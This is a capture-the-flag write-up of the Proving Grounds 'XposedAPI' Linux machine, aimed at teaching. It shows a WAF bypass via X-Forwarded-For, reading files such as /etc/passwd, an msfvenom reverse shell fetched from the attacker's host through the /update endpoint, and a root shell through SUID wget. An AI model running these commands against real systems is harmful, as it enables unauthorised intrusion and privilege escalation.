PG Practice - XposedAPI
Machine Type: Linux
Difficulty: Intermediate
Initial Enumeration
Let's start with an nmap scan to get the open ports and services.
sudo nmap -sC -sV -p- 192.168.205.134 -oN nmap/xposedapi.nmapPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| 256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_ 256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
13337/tcp open http Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Remote Software Management API
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelJust from the title of the machine, I knew that I was going to deal with some sort of an API which will allow me to execute a command remotely. (hopefully!)

As I just said, we have an exposed API on port 13337. Let's run directory brute forcing in the background.
ffuf -u http://192.168.205.134:13337/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/api/api-endpoints.txtWe got 0 hits from the wordlist, let's continue manually. As you can see there is an /update endpoint which sends a POST request with a user and a URL parameters. So, let's brute force that endpoint and try to get a valid username.
I will again use ffuf for this purpose since it is easy to use and fast.
Now, capture the request with BurpSuite and send it to Repeater tab. Add the necessary parameters such as the user and url. Right click on the request and select "copy to file".

After saving the HTTP request to a file, edit the parameter for user and change it to FUZZ, for ffuf to recognize where to pass the wordlist.

ffuf -w /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt -request request -request-proto http -fs 17Don't forget to pass "-fs 17" at the end of the command above, which will filter out the requests that are not successful. We only want to see the successful ones.
After a long time, we still got no hits. Let's try the /logs endpoint this time.

Okay, there is a WAF. I don't think its a sophisticated one, so I will try to bypass it by inserting a X-Forwarded-For header in the request.
X-Forwarded-For: 127.0.0.1
Sure enough, we got a different response.
Note: The X-Forwarded-For (XFF) HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer. In this case, the web server wasn't accepting connections originating from other IP addresses other than localhost (127.0.0.1). So, by changing the header like that allowed us to bypass this simple WAF protection.
The response was clearly giving us a hint on how to request a log file.
?file=/path/to/log/fileFrom now on, we can request pretty much any file from the server. It doesn't need to be a specific log file for this API.

Sure enough, we got the contents of the /etc/passwd file. Now, we know that there is a user called clumsyadmin on the machine. Let's go back and use the /update endpoint.
curl -X POST http://192.168.205.134:13337/update -H 'Content-Type: application/json' --data '{"user":"clumsyadmin", "url":"http://192.168.45.223"}'
We can request to Kali's python webserver. Now, it's time to upload a reverse shell and call it.
Foothold:
Let's generate a reverse shell with msfvenom, specifically a linux executable.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.223 LPORT=22 -f elf > linux64Now, upload it to the server.
curl -X POST http://192.168.205.134:13337/update -H 'Content-Type: application/json' --data '{"user":"clumsyadmin", "url":"http://192.168.45.223/linux64"}'
As you can see, I first uploaded the linux64 file to the server, then restarted it using the /restart endpoint.
I was able to get the reverse shell as clumsyadmin user.
Note: I have tried staged reverse shell but it didn't work, however, the stageless one worked. Interesting.
Now, let's improve the shell.
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Captured the local.txt from the user's home directory and found some interesting files:

When I tried to download a file using wget, I was not able to change its permission because the files were downloaded as owned by root. Basically, wget was an SUID binary.

From now on, its basically treating wget as an SUID binary and escalating our privileges with GTFOBins.

TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh -p\n/bin/sh -p 1>&0' >$TF
wget --use-askpass=$TF 0
Pwn3d! :)
Takeaway:
- It was definitely a fun machine to solve, a good mix of broken access control API exploitation and privilege escalation.
- X-Forwarded-For header is a good way to bypass WAFs.
- Added wget SUID privilege escalation to our arsenal.
Happy Hacking!